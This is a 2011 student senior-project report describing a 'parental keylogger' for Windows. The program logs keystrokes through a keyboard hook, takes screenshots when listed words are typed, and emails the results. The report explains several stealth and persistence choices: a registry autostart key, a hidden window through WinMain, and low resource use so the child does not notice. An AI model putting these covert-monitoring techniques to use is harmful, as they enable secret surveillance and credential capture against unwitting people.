
COINS Senior Project

Parental Keylogger

Christopher C. Wyant

4/20/2011

TABLE OF CONTENTS

INTRODUCTION	3
<i>Project Background and Purpose</i>	3
<i>Project Summary</i>	3
<i>Project Timeline</i>	3
RESEARCH	5
<i>Keyboard hooks vs. GetAsyncKeyState()</i>	5
<i>Regular Expressions</i>	5
<i>Screen Capture</i>	6
<i>Email</i>	6
DESIGN	8
<i>Use Case Diagram</i>	8
<i>Parental Setup GUI</i>	9
<i>Logger</i>	12
<i>Screen Capture and Email</i>	13
<i>Parental Logger Viewer</i>	13
PROBLEMS ENCOUNTERED	19
<i>Determine Logging Method</i>	19
<i>Danger Words List</i>	19
<i>Startup</i>	20
<i>Screen Capture</i>	20
<i>Run in Background</i>	21
<i>Email</i>	22
<i>Testing</i>	22
APPENDICES	
A. PROJECT CODE	24
B. SENIOR DEFENSE PRESENTATION	68

INTRODUCTION

Project Background and Purpose:

The purpose of this senior project was to create a key logging program for parents to install on their children's computer. Children are often unaware of the dangers that can occur when using computers and especially the internet. Personal information can be easily shared and stolen then used in ways children would not know. It was important to make the setup of the program easy for parents and also allow customization to get the best results for the parent's specific needs. Once the program is installed, it will track keys pressed and take screen shots when "Danger Words" are typed. The program will then send the results to the parent who will need an easy and convenient way to view the results which is why the Parental Logger Viewer was created.

Project Summary:

Parents are often unaware of what children know and are capable of doing. This program helps them see what the child types when using the computer. The benefit of a program like this is that the parent has complete proof when and if the need to confront the child arises. The parent can show exactly what was typed and can show the child the image relating to the specific word typed assuming this word is a part of the Danger Words list.

Project Timeline:

The project was officially started in May of 2010 where I began my research on finding the best method to track keys pressed no matter what software the child was typing into whether it be

INTRODUCTION

an internet browser, a word processor or any other program. During the summer break of 2010 I was able to find the best way to track keys effectively and began looking into taking screen captures and emailing the results. I completed the Parental Setup Graphical User Interface (GUI) during the fall 2010 semester. During the winter break I worked on finishing the code of the main program and completed the Parental Logger Viewer. I completed the coding and testing in March of 2011 after spending the spring semester fixing various errors including ones that could not be found until program deployment.

RESEARCH

Keyboard hooks vs. `GetAsyncKeyState()`:

Research began with finding the best way to collect keystrokes and store them into a .log file. I first found the `GetAsyncKeyState()` method to accomplish this task but after implementing a portion of the code I noticed it was a system resource hog. From this point I decided to look for an alternative solution to this method because I needed the program to run without the user knowing. A program that slows down the system or uses a lot of resources will be noticed and stopped which will defeat the purpose of the program. As I continued my research to find a new method to collect keystrokes I came across multiple blogs that confirmed my decision against `GetAsyncKeyState()` and suggested using hooks instead. Specifically I needed to use the `LowLevelKeyboardProc()` hook. The difference between the two methods is that `GetAsyncKeyState()` is an infinite loop that is always running regardless if the keyboard is being used. The `LowLevelKeyboardProc()` is also an infinite loop but it only performs work once a key on the keyboard has been pressed which is why it uses less resources and became the obvious choice for obtaining keystrokes.

Regular Expressions:

Regular expressions became important because I needed a way to take a screen capture for some personal information that I did not want the parent to submit to the setup program. Specifically I did not want to ask for the parent or child's phone number and social security number and store them on the computer so I created regular expressions that would check entered text to determine if it meets the pattern of a phone number or social security number.

RESEARCH

The obvious issue with this is that the child may type a series of numbers that fits this description but is not their phone number or social security number. The other issue is if the child hits the "Space", "Tab", or "Enter" key in the middle of the numbers it will not trigger a screen capture but the numbers will be in the log file.

Screen Capture:

The Screen Capture method I first attempted was to simulate the press of the "PrtSc" key. The simulation of pressing the key worked fine but I was unable to save the image off the system clipboard. After spending much time and trying multiple ways of accomplishing this and failing, I decided to research and see if there was another way of taking a screen capture. I was unable to find another way to do this in C++ but came across a method in Visual Basic's Graphics called `CopyFromScreen()`. This is when I changed my program from being C++ only to a multiexecutable and multilanguage program. The `CopyFromScreen()` method did exactly what was needed by taking a screen capture and it was easy to save this image since it was not on the sytem clipboard.

Email:


The research involved in the email process in order to send the results to the parent was focused on finding a Simple Mail Transfer Protocol (SMTP) server. The code to send an email required a SMTP server and after looking for a server or some other way to handle this I came across the fact that I could create a Gmail account for my program. Gmail offers a way to

RESEARCH

programmatically send an email assuming you have this option set in the email account settings and had a valid Gmail address and password.

DESIGN

Use Case Diagram:



DESIGN

Parental Setup GUI:

The Parental Logger Setup GUI requests information from the parent then starts the Logging program. It asks for the parent's email address and the child's name in order to send the results to the parent's email. The child's name is used in the subject line of the email to clarify where the results are coming from in case the parent has installed the program on multiple children's computers. It then asks for some personal information like the address, city and state which are only used to insert into the list of "Danger Words" so the parent is alerted if the child types this information into the computer. Email Frequency lets the parent select how often they would like an email based on the amount of danger words typed (1, 5, or 10). The Danger Words section allows the parent to add their own words to the "Danger Words" list in order to add some customization and to help expand the list. If the parent suspects the child to be typing certain things they can add words in this section to help determine if this is true. When the Start button is pressed, the appropriate files are created; a registry key is created so that the logger program starts with the startup programs, and then it starts the logger program.

DESIGN



The image shows a graphical user interface (GUI) window titled "Parental Logger Setup". The window has a standard Windows-style title bar with minimize, maximize, and close buttons. Inside the window, there is a menu bar with "File" and "Help". Below the menu bar, there are several input fields and a radio button group. The "Your Email address:" field is a text box with a cursor. Below it is the "Child's Name:" field. Then is the "Address:" field. Below that is the "City:" field and the "State:" field, which is a dropdown menu. Below these is the "Email Frequency:" section, which has three radio buttons labeled "1", "5", and "10". The "1" radio button is selected. Below the radio buttons is the "Danger Words:" field. At the bottom of the window is a "Start" button.

Parental Logger Setup

File Help

Your Email address:

Child's Name:

Address:

City: State:

Email Frequency: ☒ 1 ☐ 5 ☐ 10

Danger Words:

Start

Figure 1: Parental Logger Setup GUI

DESIGN

The help menu for the Parental Logger Setup GUI answers any questions related to what needs to be filled out in the GUI and what the data is used for. The parent can select a topic from the left section and a description of the topic will display on the right section.




Figure 2: Parental Logger Setup Help Menu

DESIGN

Logger:

The Logger program starts by reading the text file containing the “Danger Words” and stores them into a binary search tree. Then the program begins collecting key strokes. When the “Space”, “Tab”, or “Enter” key is pressed, the program searches to see if the keys pressed before one of these keys create a word from the Danger Words list. If the word is a Danger Word the word is stored into a multi-map which also stores the number of times this word has been typed. This is used to help name the image taken by the screen capture program. For example if the word “rob” is a danger word and is typed once it would store rob and 1 in the multi-map then tell the screen capture program to name its image rob_1.jpg. If “rob” is typed again, this increments to the value 2 and generates an image named rob_2.jpg. Once the name for the image has been determined, it writes this value to a text file and executes the screen capture program. After it executes this program it finishes writing the word to the log file and is ready to collect the next word. If the word typed is not a “Danger Word” it is only written to the log file.

DESIGN

Screen Capture and Email:

The screen capture and email process occur together in the captureScreen program. The program takes a screen capture and names the jpeg image based on the name given in the file by the Logger program. If the number of images taken equals the value the parent chose as the “email frequency” in the Parental Setup GUI it prepares to email the results. The program first renames the log file so the Logger program can continue to write to its log file. The screen capture program then moves the images into a zipped folder, sets up the email credentials, attaches both the zipped folder and the renamed log file and sends the email. Once this is complete the program closes until it is started again by the Logger program.

Parental Logger Viewer:

The Parental Logger Viewer gives the parent an easy way to view the results from the Logging programs. Once the parent has received an email from the program they will need to download the log file and zipped image folder. The image folder must be unzipped before selecting the folder in the Viewer program. The GUI will be empty as seen in the first image. The parent will need to click the left “Browse” button and select the appropriate log file which will then be loaded on the left side of the GUI. Once the image folder is unzipped the parent will need to click the right “Browse” button and select the appropriate image folder. The Viewer will then highlight the word on the left side that relates to the image on the right side. If there are multiple images the parent can select the left and right arrows to view each image. When these buttons are selected it will highlight the appropriate word on the left side of the GUI.

DESIGN




Figure 3: Parental Logger Viewer GUI

DESIGN




Figure 4: Parental Logger Viewer First Highlight and Image

Since the image on the right side of the GUI is small, the program can be maximized to better see the image, or if the parent clicks the right hand side (the image) it will open a window containing that image in its full size as seen in the image below.

DESIGN

The image shows a Facebook profile page for Chris Wyant. The top navigation bar includes the Facebook logo, a search bar, and links for Home, Profile, and Account. The left sidebar lists various profile sections: Basic Information, Profile Picture, Featured People, Education and Work, Philosophy, Arts and Entertainment, Sports, Activities and Interests, and Contact Information (which is highlighted). Below the sidebar, there is a link to 'Visit your privacy settings'. The main content area displays the name 'Chris Wyant' and a 'View My Profile' button. The contact information section shows two email addresses: cwyant@csustudent.net and chriswyant@aol.com, with a link to 'Add / Remove Emails'. Below this, there is a section for 'IM Screen Names' with a text input field and a dropdown menu showing 'AIM', along with a link to 'Add another screen name'. The 'Phones' section shows a mobile phone number '123-4567' with a dropdown menu for the country set to 'United States (+1)', and a link to 'Add another phone'. At the bottom, there is an 'Address' section with a text input field.

Figure 5: Zoomed in Image from Figure 4

The image below shows what happened when the right arrow was clicked. As you can see, both the text section and the image section have been updated appropriately.

DESIGN




Figure 6: Parental Logger Viewer Second Highlight and Image

DESIGN

The Help Form of the Parental Logger Viewer is displayed below. If the parent has any questions about how to use the program the answers can be found here.




Figure 7: Parental Logger Viewer Help Menu

PROBLEMS ENCOUNTERED

Determine Logging Method:

I began my program in C++ using the `GetAsyncKeyState()` method to collect and write keystrokes to a log file. Before moving on I ran basic tests on the code to determine if it would work for my needs and when I looked at the task manager I found that it used a large amount of system resources. I found this to be a problem because if a child realizes all of a sudden that their computer is running slow but seems to be doing a lot of work then they will be suspicious and could come across the key logger on their computer. I then chose to further research for another method of collecting key strokes and came across `LowLevelKeyboardProc()` which solved the issue of using a large amount of system resources.

Danger Words List:

Danger Words are the inappropriate words that a parent does not want their child to use or type on the computer. Danger words also consist of personal information like an address, phone number, and social security number. An example of how this could be used is if a child uses facebook and decides to type and display their address on their profile or give it to someone on facebook chat. This is an obvious problem because a parent would not want a stranger stalking their child and possibly coming to their house. The Danger Words list is the list of words that causes the logging program to create a screen capture when one word is typed in order to alert the parent. The problem was creating a list of Danger Words that fulfilled the needs but was also appropriate for this project and for Charleston Southern University. One

PROBLEMS ENCOUNTERED

way this problem was resolved was by creating the setup program and allowing the parent to add Danger Words to the list.

Startup:

The problem I had with the Startup of the program was trying to get the program to start with the other startup programs when Microsoft Windows starts. One option was to put the program into the startup folder but since the program is multi-filed it could cause issues especially if it started the additional files. The other issue with this is a child could come across the file in this location a lot easier than a random location in the file system. My next thought was that I needed to find a way to set my program as a Windows Service. I was unable to find any way to do this programmatically during my research so I decided to seek help. After talking to Professor Gary Underwood it was evident that the best solution to the startup issue was to programmatically create a registry key that would cause the program to run with the other startup programs.

Screen Capture:

The problem I encountered with the Screen Capture was that in C++ I was simulating the pressing of the "PrtSc" key. The problem is that this temporarily stores the image on the system clipboard. The first issue with this is that if the child decided to use "paste" for something they "copied" before the Screen Capture was taken, the child would get the image taken by the screen capture program. This could ultimately alert the child that some program on the

PROBLEMS ENCOUNTERED

computer performed this action. The second problem was that I could not find a way to save the image from the clipboard. I could tell that the simulation of pressing the "PrtSc" key worked but I could not save the image. The solution to my problem was to instead create a program in Visual Basic to take a screen capture using the CopyFromScreen() method.

Run in Background:

To ensure the program is run unnoticed by the child the program must run in the background and never become visible to the child. There are two programs related to the actual key logging process which both needed to run in the background. The Visual Basic screen capture program was not an issue because all the code was able to be used in the Form Load() event before anything visual displays. I then closed the program when all the code was finished running and before anything visual displayed. The C++ program that tracks the keys logged was a more difficult task to get to run in the background. When using the regular main(), a small DOS-like window displays. The problem is that it displays before main is actually called so no matter how I made that window invisible it would always pop up for at least a second. This could potentially alert the child to a problem since this little window has never shown up before and this could cause the child to find the logging program. The solution was to use WINAPI WinMain() instead of the regular main() function.

PROBLEMS ENCOUNTERED

Email:

The problem I came across with the email process was trying to find a Simple Mail Transfer Protocol (SMTP) server. I researched various software and servers to try to use that would work for my program and also be usable for distribution. I eventually came across Google's Gmail which has the capability to do exactly what was needed for me to programmatically send an email. All that was needed was to create a Gmail account and adjust the appropriate settings. For the code to work, all that was needed was the valid Gmail account username and password.

Testing:

Testing the program became tedious and difficult mainly with issues related to program startup. Any time code was changed to fix an issue the only way to determine if the fix worked was to restart the computer with the program starting up with the other startup programs due to registry key settings. Then I had to run full tests to see if the issue was still occurring. The difference between this and programming with Visual Studio is that Visual Studio has a debugger to help find issues but Visual Studio could not be used to find issues when the problems only happened when the program automatically started with Windows. To solve these issues it took a better understanding of the Operating System and the possible part of code that caused the issue. For example, one of the issues was that the program could not find the necessary files and would not write the .log file. The solution turned out to be between where Windows 7 started the logger executable and the code I was using to find and write files.

PROBLEMS ENCOUNTERED

After researching and finding an alternative way to find the location of the files, which was the same location as the logger executable, this issue was resolved.

APPENDIX A: Project Code

Project Code: Start Logger- Form1.vb

```
Imports System
Imports System.Diagnostics
Imports System.IO
Public Class Form1

    Private Sub Button1_Click(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles Button1.Click
        Dim msg As String
        Dim title As String
        Dim fullState As String
        Dim email As String
        Dim uName As String
        Dim freq As String
        Dim ExecutablePath As String
        Dim box As MsgBoxStyle

        Dim address As String = TextBox4.Text
        Dim city As String = TextBox3.Text
        Dim splitString As String = ""
        Dim i As Integer

        If TextBox1.Text = "" Or TextBox2.Text = "" Or TextBox4.Text = "" Or
        TextBox3.Text = "" Or ComboBox1.Text = "" Then
            box = MsgBoxStyle.OkOnly

            If TextBox1.Text = "" Then
                msg = "Please enter an email address"
                title = "E-mail"
                MsgBox(msg, box, title)
            End If
            If TextBox2.Text = "" Then
                msg = "Please enter a child's name"
                title = "User Name"
                MsgBox(msg, box, title)
            End If
